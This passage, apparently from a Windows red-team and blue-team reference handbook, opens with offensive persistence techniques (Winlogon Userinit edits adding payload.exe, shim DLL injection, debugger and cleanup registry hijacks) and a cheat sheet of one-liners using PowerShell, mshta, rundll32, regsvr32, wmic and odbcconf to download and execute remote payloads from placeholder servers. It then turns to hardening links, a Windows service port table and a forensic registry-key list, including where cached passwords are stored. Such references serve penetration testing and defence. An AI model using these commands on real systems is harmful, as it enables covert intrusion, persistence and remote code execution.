NT\CurrentVersion\Winlogon" /v Userinit /d "Userinit.exe,  
payload.exe" /f
```

#Or PowerShell

```
Set-ItemProperty "HKLM:\Software\Microsoft\Windows  
NT\CurrentVersion\Winlogon\" "Userinit" "Userinit.exe, payload.exe"  
-Force
```

### Winlogon GP Extensions

HKLM\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\GPExtensions\{GUID}\DllName=<DLL>

### OMA Client Provisioning dmfghost.exe

HKLM\SOFTWARE\Microsoft\PushRouter\Test\TestDllPath2=<DLL>

### Werfault.exe Reflective Debugger

#Add Run key to executable

```
HKLM\Software\Microsoft\Windows\Windows Error  
Reporting\Hangs\ReflectDebugger=<path\to\exe>
```

#Launch

```
werfault.exe -pr 1
```

### OffloadModExpo Function

```
HKLM\Software\Microsoft\Cryptography\Offload\ExpoOffload=<DLL>
```

### DiskCleanup CleanupMgr

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\cleanuppath = %SystemRoot%\System32\payload.exe
```

### Application Shim DLL Injection

```
#Use Microsoft Application Compatibility Toolkit (ACT) to build a shim> https://docs.microsoft.com/en-us/windows/deployment/planning/compatibility-administrator-users-guide
```

```
#Create shim for a known application on the target host.
Navigate to the following (doesn't have to be built/done on target host):
```

```
Create New Compatibility Fix -> RedirectEXE -> Parameters ->
Command Line -> C:\path\to\local\payload.dll -> OK -> Next ->
Finish
```

```
#Save as Shim database file .sdb
#Then install shim on target host via:
```

```
sbdinst.exe payload.sdb
```

```
#The .sdb file can then be deleted.
```

### Application Shim Redirect EXE

```
#Use Microsoft Application Compatibility Toolkit (ACT) to build a shim> https://docs.microsoft.com/en-us/windows/deployment/planning/compatibility-administrator-users-guide
```

```
#Place a malicious payload on a share in the target network.
```

```
#Create shim for a known application on the target host.
Navigate to the following (doesn't have to be built/done on target host):
```

```
Create New Compatibility Fix -> InjectDll -> Parameters -> Command
Line -> \\10.10.0.1\path\to\payload.exe -> OK -> Next -> Finish
```

```
#Save as Shim database file .sdb
#Then install shim on target host via:
```

```
sbdinst.exe payload.sdb
```

```
#The .sdb file can then be deleted.
```

### VMware Tools BAT File Persistence

```
#Add command into one or more of the following:
```

```
C:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat
C:\Program Files\VMware\VMware Tools\poweron-vm-default.bat
C:\Program Files\VMware\VMware Tools\resume-vm-default.bat
```

```
C:\Program Files\VMware\VMware Tools\suspend-vm-default.bat
```

### **RATTLER - Tool to identify DLL Hijacks**

<https://github.com/sensepost/rattler>

#### **REFERENCE:**

<http://www.hexacorn.com/blog/2018/10/page/4/>  
<http://www.hexacorn.com/blog/2013/12/08/beyond-good-ol-run-key-part-5/>  
<http://www.hexacorn.com/blog/2018/08/31/beyond-good-ol-run-key-part-85/>  
<https://pentestlab.blog/2020/01/14/persistence-winlogon-helper-dll/>  
<https://liberty-shell.com/sec/2020/02/25/shim-persistence/>  
<https://www.youtube.com/watch?v=L0sesi3QkXY>  
<https://pentestlab.blog/tag/persistence/>  
Twitter -> @subTee

## **COMMAMD & CONTROL**

### **C2 Matrix**

It is the golden age of Command and Control (C2) frameworks. The goal of this site is to point you to the best C2 framework for your needs based on your adversary emulation plan and the target environment. Take a look at the matrix or use the questionnaire to determine which fits your needs.

<https://www.thec2matrix.com/>

## **MORE WINDOWS LOLBIN DOWNLOAD OPTIONS**

### **POWERSHELL**

```
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://[domainname|IP]:[port]/[file]'))"
```

#OR

```
powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://webserver/payload.ps1')|iex"
```

#OR

```
powershell -exec bypass -f \\webdavserver\folder\payload.ps1
```

#File written to WebDAV Local Cache

### **CMD**

```
cmd.exe /k < \\webdavserver\folder\batchfile.txt
```

#File written to WebDAV Local Cache

### **Cscript/Wscript**

```
cscript //E:jscript \\webdavserver\folder\payload.txt
```

#File written to WebDAV Local Cache

### **MSHTA**

```
mshta
vbscript:Close(Execute("GetObject("script:http://webserver/payload
.sct")))
#File written to IE Local Cache
```

OR

```
mshta \\webdavserver\folder\payload.hta
#File written to WebDAV Local Cache
```

### RUNDLL32

```
rundll32.exe
javascript:"..\mshhtml,RunHTMLApplication";o=GetObject("script:http
://webserver/payload.sct");window.close();
#File written to IE Local Cache
```

#OR

```
rundll32 \\webdavserver\folder\payload.dll,entrypoint
#File written to WebDAV Local Cache
```

### WMIC

```
wmic os get /format:"https://webserver/payload.xml"
#File written to IE Local Cache
```

### REGSVR32

```
regsvr32 /u /n /s /i:http://webserver/payload.sct scrobj.dll
#File written to WebDAV Local Cache
```

#OR

```
regsvr32 /u /n /s /i:\\webdavserver\folder\payload.sct scrobj.dll
#File written to WebDAV Local Cache
```

### ODBCCONF

```
odbcconf /s /a {regsvr \\webdavserver\folder\payload_dll.txt}
#File written to WebDAV Local Cache
```

### REFERENCE:

<https://arno0x0x.wordpress.com/2017/11/20/windows-oneliners-to-download-remote-payload-and-execute-arbitrary-code/>

<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet#ais-anchor>

<https://artkond.com/2017/03/23/pivoting-guide/>

<https://morph3sec.com/2019/07/16/Windows-Red-Team-Cheat-Sheet/>

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## WINDOWS\_Hardening

BLUE TEAM

CONFIGURATION

WINDOWS

## WINDOWS HARDENING GUIDE

<https://github.com/decalage2/awesome-security-hardening#windows>

## WINDOWS 10 HARDENING GUIDE

[https://github.com/0x6d69636b/windows\\_hardening/blob/master/windows\\_10\\_hardening.md](https://github.com/0x6d69636b/windows_hardening/blob/master/windows_10_hardening.md)

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## WINDOWS\_Ports

ALL	INFORMATIONAL	WINDOWS
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Historical Windows services and ports for all versions.

### DEFAULT DYNAMIC PORT RANGES:

Windows Vista and later Range= **49152-65535**

Windows 2000, XP, and Server 2003 Range= **1025-5000**

PORT		APP_PROTO	SYSTEM SERVICE
7	TCP	Echo	Simple TCP/IP Services
7	UDP	Echo	Simple TCP/IP Services
9	TCP	Discard	Simple TCP/IP Services
9	UDP	Discard	Simple TCP/IP Services
13	TCP	Daytime	Simple TCP/IP Services
13	UDP	Daytime	Simple TCP/IP Services
17	TCP	Quotd	Simple TCP/IP Services
17	UDP	Quotd	Simple TCP/IP Services
19	TCP	Chargen	Simple TCP/IP Services
19	UDP	Chargen	Simple TCP/IP Services
20	TCP	FTP default data	FTP Publishing Service
21	TCP	FTP control	FTP Publishing Service
21	TCP	FTP control	Application Layer Gateway Service
23	TCP	Telnet	Telnet
25	TCP	SMTP	Simple Mail Transfer Protocol
25	TCP	SMTP	Exchange Server
42	TCP	WINS Replication	Windows Internet Name Service
42	UDP	WINS Replication	Windows Internet Name Service
53	TCP	DNS	DNS Server
53	UDP	DNS	DNS Server
67	UDP	DHCP Server	DHCP Server
69	UDP	TFTP	Trivial FTP Daemon Service
80	TCP	HTTP	Windows Media Services
80	TCP	HTTP	WinRM 1.1 and earlier

<b>80</b>	TCP	<b>HTTP</b>	World Wide Web Publishing Service
<b>80</b>	TCP	<b>HTTP</b>	SharePoint Portal Server
<b>88</b>	TCP	<b>Kerberos</b>	Kerberos Key Distribution Center
<b>88</b>	UDP	<b>Kerberos</b>	Kerberos Key Distribution Center
<b>102</b>	TCP	<b>X.400</b>	Microsoft Exchange MTA Stacks
<b>110</b>	TCP	<b>POP3</b>	Microsoft POP3 Service
<b>110</b>	TCP	<b>POP3</b>	Exchange Server
<b>119</b>	TCP	<b>NNTP</b>	Network News Transfer Protocol
<b>123</b>	UDP	<b>NTP</b>	Windows Time
<b>123</b>	UDP	<b>SNTP</b>	Windows Time
<b>135</b>	TCP	<b>RPC</b>	Message Queuing
<b>135</b>	TCP	<b>RPC</b>	Remote Procedure Call
<b>135</b>	TCP	<b>RPC</b>	Exchange Server
<b>135</b>	TCP	<b>RPC</b>	Certificate Services
<b>135</b>	TCP	<b>RPC</b>	Cluster Service
<b>135</b>	TCP	<b>RPC</b>	Distributed File System Namespaces
<b>135</b>	TCP	<b>RPC</b>	Distributed Link Tracking
<b>135</b>	TCP	<b>RPC</b>	Distributed Transaction Coordinator
<b>135</b>	TCP	<b>RPC</b>	Distributed File Replication Service
<b>135</b>	TCP	<b>RPC</b>	Fax Service
<b>135</b>	TCP	<b>RPC</b>	Microsoft Exchange Server
<b>135</b>	TCP	<b>RPC</b>	File Replication Service
<b>135</b>	TCP	<b>RPC</b>	Group Policy
<b>135</b>	TCP	<b>RPC</b>	Local Security Authority
<b>135</b>	TCP	<b>RPC</b>	Remote Storage Notification
<b>135</b>	TCP	<b>RPC</b>	Remote Storage
<b>135</b>	TCP	<b>RPC</b>	Systems Management Server 2.0
<b>135</b>	TCP	<b>RPC</b>	Terminal Services Licensing
<b>135</b>	TCP	<b>RPC</b>	Terminal Services Session Directory
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Computer Browser
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Server
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Windows Internet Name Service
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Net Logon
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Systems Management Server 2.0



138	UDP	NetBIOS Datagram Service	Computer Browser
138	UDP	NetBIOS Datagram Service	Server
138	UDP	NetBIOS Datagram Service	Net Logon
138	UDP	NetBIOS Datagram Service	Distributed File System
138	UDP	NetBIOS Datagram Service	Systems Management Server 2.0
138	UDP	NetBIOS Datagram Service	License Logging Service
139	TCP	NetBIOS Session Service	Computer Browser
139	TCP	NetBIOS Session Service	Fax Service
139	TCP	NetBIOS Session Service	Performance Logs and Alerts
139	TCP	NetBIOS Session Service	Print Spooler
139	TCP	NetBIOS Session Service	Server
139	TCP	NetBIOS Session Service	Net Logon
139	TCP	NetBIOS Session Service	Remote Procedure Call Locator
139	TCP	NetBIOS Session Service	Distributed File System Namespaces
139	TCP	NetBIOS Session Service	Systems Management Server 2.0
139	TCP	NetBIOS Session Service	License Logging Service
143	TCP	IMAP	Exchange Server
161	UDP	SNMP	SNMP Service
162	UDP	SNMP Traps Outgoing	SNMP Trap Service
389	TCP	LDAP Server	Local Security Authority
389	UDP	DC Locator	Local Security Authority
389	TCP	LDAP Server	Distributed File System Namespaces
389	UDP	DC Locator	Distributed File System Namespaces
389	UDP	DC Locator	Netlogon
389	UDP	DC Locator	Kerberos Key Distribution Center
389	TCP	LDAP Server	Distributed File System Replication
389	UDP	DC Locator	Distributed File System Replication
443	TCP	HTTPS	HTTP SSL

443	TCP	HTTPS	World Wide Web Publishing Service
443	TCP	HTTPS	SharePoint Portal Server
443	TCP	RPC over HTTPS	Exchange Server 2003
443	TCP	HTTPS	WinRM 1.1 and earlier
445	TCP	SMB	Fax Service
445	TCP	SMB	Print Spooler
445	TCP	SMB	Server
445	TCP	SMB	Remote Procedure Call Locator
445	TCP	SMB	Distributed File System Namespaces
445	TCP	SMB	Distributed File System Replication
445	TCP	SMB	License Logging Service
445	TCP	SMB	Net Logon
464	UDP	Kerberos Password V5	Kerberos Key Distribution Center
464	TCP	Kerberos Password V5	Kerberos Key Distribution Center
500	UDP	IPsec ISAKMP	Local Security Authority
515	TCP	LPD	TCP/IP Print Server
554	TCP	RTSP	Windows Media Services
563	TCP	NNTP over SSL	Network News Transfer Protocol
593	TCP	RPC over HTTPS endpoint mapper	Remote Procedure Call
593	TCP	RPC over HTTPS	Exchange Server
636	TCP	LDAP SSL	Local Security Authority
636	UDP	LDAP SSL	Local Security Authority
647	TCP	DHCP Failover	DHCP Failover
9389	TCP	Active Directory Web Services	Active Directory Web Services
9389	TCP	Active Directory Web Services	Active Directory Management Gateway Service
993	TCP	IMAP over SSL	Exchange Server
995	TCP	POP3 over SSL	Exchange Server
1067	TCP	Installation Bootstrap Service	Installation Bootstrap protocol server
1068	TCP	Installation Bootstrap Service	Installation Bootstrap protocol client
1270	TCP	MOM-Encrypted	Microsoft Operations Manager 2000
1433	TCP	SQL over TCP	Microsoft SQL Server
1433	TCP	SQL over TCP	MSSQL\$UDDI
1434	UDP	SQL Probe	Microsoft SQL Server
1434	UDP	SQL Probe	MSSQL\$UDDI
1645	UDP	Legacy RADIUS	Internet Authentication Service

<b>1646</b>	UDP	<b>Legacy RADIUS</b>	Internet Authentication Service
<b>1701</b>	UDP	<b>L2TP</b>	Routing and Remote Access
<b>1723</b>	TCP	<b>PPTP</b>	Routing and Remote Access
<b>1755</b>	TCP	<b>MMS</b>	Windows Media Services
<b>1755</b>	UDP	<b>MMS</b>	Windows Media Services
<b>1801</b>	TCP	<b>MSMQ</b>	Message Queuing
<b>1801</b>	UDP	<b>MSMQ</b>	Message Queuing
<b>1812</b>	UDP	<b>RADIUS Authentication</b>	Internet Authentication Service
<b>1813</b>	UDP	<b>RADIUS Accounting</b>	Internet Authentication Service
<b>1900</b>	UDP	<b>SSDP</b>	SSDP Discovery Service
<b>2101</b>	TCP	<b>MSMQ-DCs</b>	Message Queuing
<b>2103</b>	TCP	<b>MSMQ-RPC</b>	Message Queuing
<b>2105</b>	TCP	<b>MSMQ-RPC</b>	Message Queuing
<b>2107</b>	TCP	<b>MSMQ-Mgmt</b>	Message Queuing
<b>2393</b>	TCP	<b>OLAP Services 7.0</b>	SQL Server: Downlevel OLAP Client Support
<b>2394</b>	TCP	<b>OLAP Services 7.0</b>	SQL Server: Downlevel OLAP Client Support
<b>2460</b>	UDP	<b>MS Theater</b>	Windows Media Services
<b>2535</b>	UDP	<b>MADCAP</b>	DHCP Server
<b>2701</b>	TCP	<b>SMS Remote Control</b>	SMS Remote Control Agent
<b>2701</b>	UDP	<b>SMS Remote Control</b>	SMS Remote Control Agent
<b>2702</b>	TCP	<b>SMS Remote Control (data)</b>	SMS Remote Control Agent
<b>2702</b>	UDP	<b>SMS Remote Control (data)</b>	SMS Remote Control Agent
<b>2703</b>	TCP	<b>SMS Remote Chat</b>	SMS Remote Control Agent
<b>2703</b>	UPD	<b>SMS Remote Chat</b>	SMS Remote Control Agent
<b>2704</b>	TCP	<b>SMS Remote File Transfer</b>	SMS Remote Control Agent
<b>2704</b>	UDP	<b>SMS Remote File Transfer</b>	SMS Remote Control Agent
<b>2725</b>	TCP	<b>SQL Analysis Services</b>	SQL Server Analysis Services
<b>2869</b>	TCP	<b>UPNP</b>	UPnP Device Host
<b>2869</b>	TCP	<b>SSDP event notification</b>	SSDP Discovery Service
<b>3268</b>	TCP	<b>Global Catalog</b>	Local Security Authority
<b>3269</b>	TCP	<b>Global Catalog</b>	Local Security Authority
<b>3343</b>	UDP	<b>Cluster Services</b>	Cluster Service
<b>3389</b>	TCP	<b>Terminal Services</b>	NetMeeting Remote Desktop Sharing
<b>3389</b>	TCP	<b>Terminal Services</b>	Terminal Services
<b>3527</b>	UDP	<b>MSMQ-Ping</b>	Message Queuing
<b>4011</b>	UDP	<b>BINL</b>	Remote Installation
<b>4500</b>	UDP	<b>NAT-T</b>	Local Security Authority

5000	TCP	SSDP legacy event notification	SSDP Discovery Service
5004	UDP	RTP	Windows Media Services
5005	UDP	RTCP	Windows Media Services
5722	TCP	RPC	Distributed File System Replication
6001	TCP	Information Store	Exchange Server 2003
6002	TCP	Directory Referral	Exchange Server 2003
6004	TCP	DSPProxy/NSPI	Exchange Server 2003
42424	TCP	ASP.Net Session State	ASP.NET State Service
51515	TCP	MOM-Clear	Microsoft Operations Manager 2000
5985	TCP	HTTP	WinRM 2.0
5986	TCP	HTTPS	WinRM 2.0
1024-65535	TCP	RPC	Randomly allocated high TCP ports
135	TCP	WMI	Hyper-V service
49152 - 65535	TCP	Random allocated high TCP ports	Hyper-V service
80	TCP	Kerberos Authentication (HTTP)	Hyper-V service
443	TCP	Certificate-based Authentication (HTTPS)	Hyper-V service
6600	TCP	Live Migration	Hyper-V Live Migration
445	TCP	SMB	Hyper-V Live Migration
3343	UDP	Cluster Service Traffic	Hyper-V Live Migration

REFERENCE:

<https://support.microsoft.com/en-us/help/832017/service-overview-and-network-port-requirements-for-windows>

**W**

**W**

## WINDOWS\_Registry

ALL	INFORMATIONAL	WINDOWS
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### KEY DEFINITIONS

**HKCU:** HKEY\_Current\_User keys are settings specific to a user and only apply to a specific or currently logged on user. Each user gets their own user key to store their unique settings.

**HKU:** HKEY\_Users keys are settings that apply to all useraccounts.AllHKCU keys are maintained under this key.

HKU/<SID> is equal to HKCU. Set auditing on the appropriate key(s) for the user logged in (HKCU) or other users by <GUID>

HKLM: HKEY\_Local\_Machine keys are where settings for the machine or system that applies to everyone and everything are stored.

Common Windows registry locations and settings.

DESCRIPTION	X	P	V	7	8	10	KEY
\$MFT Zone Definition	X	P		7	8	10	SYSTEM\ControlSet###\Control\FileSystem / NtfsMftZoneReservation
64 BitShim Cache				7			HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatCache\AppCompatCache
AccessData FTK Time Zone Cache							NTUSER.DAT\Software\AccessData\ Products\Forensic Toolkit\ Settings\ TimeZoneCache
AccessData Registry Viewer Recent File List							NTUSER.DAT\Software\Accessdata\ Registry Viewer\Recent File List
Acro Software CutePDF Adobe							NTUSER.DAT\Software\Acro Software Inc\CPW
Adobe Acrobat							NTUSER.DAT\Software\Adobe\Acrobat Reader\AVGeneral\cRecentFiles\c#
Adobe Photoshop Last Folder							NTUSER.DAT\Software\Adobe\ Photoshop\VisitedDirs
Adobe Photoshop MRUs							NTUSER.DAT\Software\Adobe\ MediaBrowser\MRU\Photoshop\ FileList\
AIM							NTUSER.DAT\Software\America Online\AOL InstantMessenger\ CurrentVersion\Users\ username
AIM							NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users
AIM Away Messages							NTUSER.DAT\Software\America Online\AOL Instant Messenger(TM)\ CurrentVersion\Users\screen name\ IAmGoneList

<b>AIM File Transfers &amp; Sharing</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\screen name\ Xfer
<b>AIM Last User</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\ CurrentVersion\Login - Screen Name
<b>AIM Profile Info</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\screen name\DirEntry
<b>AIM Recent Contacts</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\users\ username\ recent IM ScreenNames
<b>AIM Saved Buddy List</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\username\Config Transport
<b>All UsrClass data in HKCR hive</b>			7	8	1 0
<b>AOL 8 Messenger Away Messages</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger(TM)\CurrentVersion\Users\[screen name]\IAMGoneList
<b>AOL 8 Messenger Buddy List</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users\username\Config Transport
<b>AOL 8 Messenger File Transfers</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\Current Version\Users\[screen name]\Xfer
<b>AOL 8 Messenger Information</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users\username
<b>AOL 8 Messenger Last User</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\CurrentVersion\[Login - Screen Name]
<b>AOL 8 Messenger Profile Info</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\CurrentVersion\Users\[screen name]\DirEntry

<b>AOL 8 Messenger Recent Contact</b>						NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\users\username\[recent IM ScreenNames]
<b>AOL 8 Messenger Registered User</b>						NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users
<b>App Information</b>						1 0 UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppModel\Repository\Packages\Microsoft.MicrosoftEdge_20.10240.16384.0_neutral8wekyb3d8bbe\MicrosoftEdge\Capabilities\FileAssociations
<b>App Install Date/Time</b>						1 0 UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppModel\Repository\Families\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\Microsoft.MicrosoftEdge_20.10240.16384.0_neutral8wekyb3d8bbwe / InstallTime
<b>App Install Date/Time</b>						1 8 0 UsrClass.dat\Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppMo del\Repository\Families\ / InstallTime
<b>Application Information</b>	X P				7 8 0	1 0 NTUSER.DAT\Software\%Application Name%
<b>Application Last Accessed</b>						7 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\
<b>Application MRU Last Visited</b>						7 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\
<b>Application MRU Open Saved</b>						7 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
<b>Application MRU Recent Document</b>						7 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
<b>AppX App Values</b>						1 8 0 UsrClass.dat\
<b>Auto Run Programs List</b>						7 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run

<b>Autorun USBs, CDs, DVDs</b>	X P				1 8 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\DisableAutoplay
<b>Background Activity Moderator</b>						SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
<b>Background Activity Moderator</b>						SYSTEM\CurrentControlSet\Services\dam\UserSettings\{SID}
<b>BitComet Agent 1</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{C8FF2A06-638A-4913-8403-50294CFF6608}
<b>BitComet Agent 1.0</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{2D2C1FBD-624D-4789-9AE0-F4B66F9EE6E2}
<b>BitComet Agent 2</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{B99B5DF3-3AD2-463F-8F8C-86787623E1D5}
<b>BitComet BHO</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{00980C9D-751F-4A5F-B6CE-6D81998264FD}
<b>BitComet DL Manager</b>					7	HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}
<b>BitComet DM Class</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}
<b>BitComet File Types</b>					7	HKEY_CURRENT_USER\{SID}\Software\Classes\*.bc!\": \"BitComet\"
<b>BitComet GUID</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{39F7E362-828A-4B5A-BCAF-5B79BFDFFEA60}\: \"BitComet ClickCapture
<b>BitComet Helper</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{39F7E362-828A-4B5A-BCAF-5B79BFDFFEA60}
<b>BitComet Helper</b>					7	HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{39F7E362-828A-4B5A-BCAF-5B79BFDFFEA60}
<b>BitComet IBcAgent</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{E8A058D1-C830-437F-A029-10D77A8DD40}
<b>BitComet IDownloadMan</b>					7	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{6CFA2528-2725-491D-8E0D-E67AB5C5A17A}



<b>BitComet IE DL Manage</b>						HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions
<b>BitComet IE Extension</b>						HKEY_USERS\(SID)\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{D18A0B52-D63C-4ED0-AFC6-C1E3DC1AF43A}
<b>BitComet IE Link 1</b>						HKEY_USERS\(SID)\Software\Microsoft\Internet Explorer\DownloadUI: "{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}"
<b>BitComet IE Link 2</b>						HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\DownloadUI: "{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}"
<b>BitComet IIEClickCapt</b>						HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{F08F65A5-7F91-45D7-A119-12AC4AB3D229}
<b>BitComet Inst. Path</b>						HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\AppPaths\BitComet.exe
<b>BitComet Installation</b>						HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Typelib\{66A8414F-F2E4-4766-BE09-8F72CDDACED4}
<b>BitLocker Drive Encryption Driver Service</b>	X				1	SYSTEM\ControlSet001\services\ fvevol\Enum
<b>BitLocker To Go</b>						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FveAutoUnlock\
<b>BitLocker To Go</b>	X				1	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FveAutoUnlock\
<b>BitTorrent Clients</b>						HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\(\BitTorrent Client Name)
<b>BitTorrent Compatibil</b>						HKEY_USERS\(SID)\Software\Microsoft\WindowsNT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Persisted\
<b>BitTorrent Mag Links</b>						HKEY_USERS\(SID)\Software\Classes\Magnet\shell\open\commandsnd: ""C:\Program Files\(\BitTorrent Client Name)\(\BitTorrent Client Executable File.exe)" "%1""
<b>BitTorrent MRUList</b>						HKEY_USERS\(SID)\Software\Microsoft\Windows\CurrentVersion

					\Explorer\FileExts\.torrent\OpenWithList
<b>BitTorrent Recent</b>			7		HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.torrent
<b>BitTorrent Reg Values</b>			7		HKEY_LOCAL_MACHINE\SOFTWARE\Classes
<b>BitTorrent Tracing 1</b>			7		HKEY_LOCAL_MACHINE\{SID}\SOFTWARE\Microsoft\Tracing\{BitTorrent Client Name}_RSMANCS
<b>BitTorrent Tracing 2</b>			7		HKEY_LOCAL_MACHINE\{SID}\SOFTWARE\Microsoft\Tracing\{BitTorrent Client Name}_RASAPI32
<b>Cached Passwords</b>			7		SECURITY\Policy\Secrets\DefaultPassword/[CurrVal and OldVal]
<b>Camera App</b>				1 0 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.jpg&ls=0&b=0
<b>Camera Mounting</b>			7	8 0	1 SYSTEM\ControlSet001\Enum\USB\
<b>CD Burning</b>			7	8	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\CD Burning\Drives\Volume\Current Media
<b>CD Burning</b>	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\CD Burning\Current Media /Disc Label
<b>CDROM Enumeration Service</b>	X P		7	8 0	1 SYSTEM\ControlSet001\services\cdrom\Enum
<b>Class GUID for HDD Drivers</b>	X P		7	8 0	1 SYSTEM\ControlSet001\Control\Class\{4D36E967-E325-11CE-BFC1-08002BE10318}
<b>Class GUID for Storage Volumes</b>	X P		7	8 0	1 SYSTEM\ControlSet001\Control\Class\{71A27CDD-812A-11D0-BEC7-08002BE2092F}
<b>Class GUID for USB Host Controllers and Hubs</b>	X P		7	8 0	1 SYSTEM\ControlSet001\Control\Class\{36FC9E60-C465-11CF-8056-444553540000}
<b>Class GUID for Windows Portable Devices WPD</b>			7	8 0	1 SYSTEM\ControlSet001\Control\Class\{EEC5AD98-8080-425F-922A-DABF3DE3F69A}
<b>Class Identifiers</b>	X P		7	8 0	1 SOFTWARE\Classes\CLSID
<b>Classes</b>					HKEY_CLASSES_ROOT
<b>Clearing Page File at Shutdown</b>	X P		7	8 0	1 SYSTEM\ControlSet###\Control\Session Manager\Memory

						Management / ClearPageFileAtShutdown
Clearing PageFile at Shutdown					7	SYSTEM\ControlSet###\Control\Session Manager\Memory Management\ClearPageFileAtShutdown
Common Dialog						10 NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidLMRU\ .vhd
Common Dialog 32 CID Size MRU App Access	X P				7 8	10 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ ComDlg32\CIDSizeMRU
Common Dialog 32 First Folder App Access					7 8	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ ComDlg32\FirstFolder
Common Dialog 32 Last Visited MRU App Access	X P					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
Common Dialog 32 Last Visited PIDL MRU App Access	X P				7 8	10 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ ComDlg32\LastVisitedPidLMRU
Common Dialog 32 Open Save document Access by Extension						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ ComDlg32\OpenSaveMRU\
Common Dialog ComDlg32 Access	X P				7 8	10 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ ComDlg32\LastVisitedPidLMRULegacy
Common Dialog ComDlg32 Access	X P				7 8	10 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ ComDlg32\OpenSavePidLMRU\
Communications App E-Mail ID						Settings.dat\
Communications App E-Mail User Name						settings.dat\LocalState\Platform / UserName
Communications App ID info						Settings.dat\RoamingState\ Accounts
Computer Name	X P				7 8	10 SYSTEM\ControlSet###\Control\ComputerName\ComputerName
Computer Name Active Computer Name	X P				7 8	10 SYSTEM\ControlSet###\Control\ComputerName\ComputerName\ ActiveComputerName
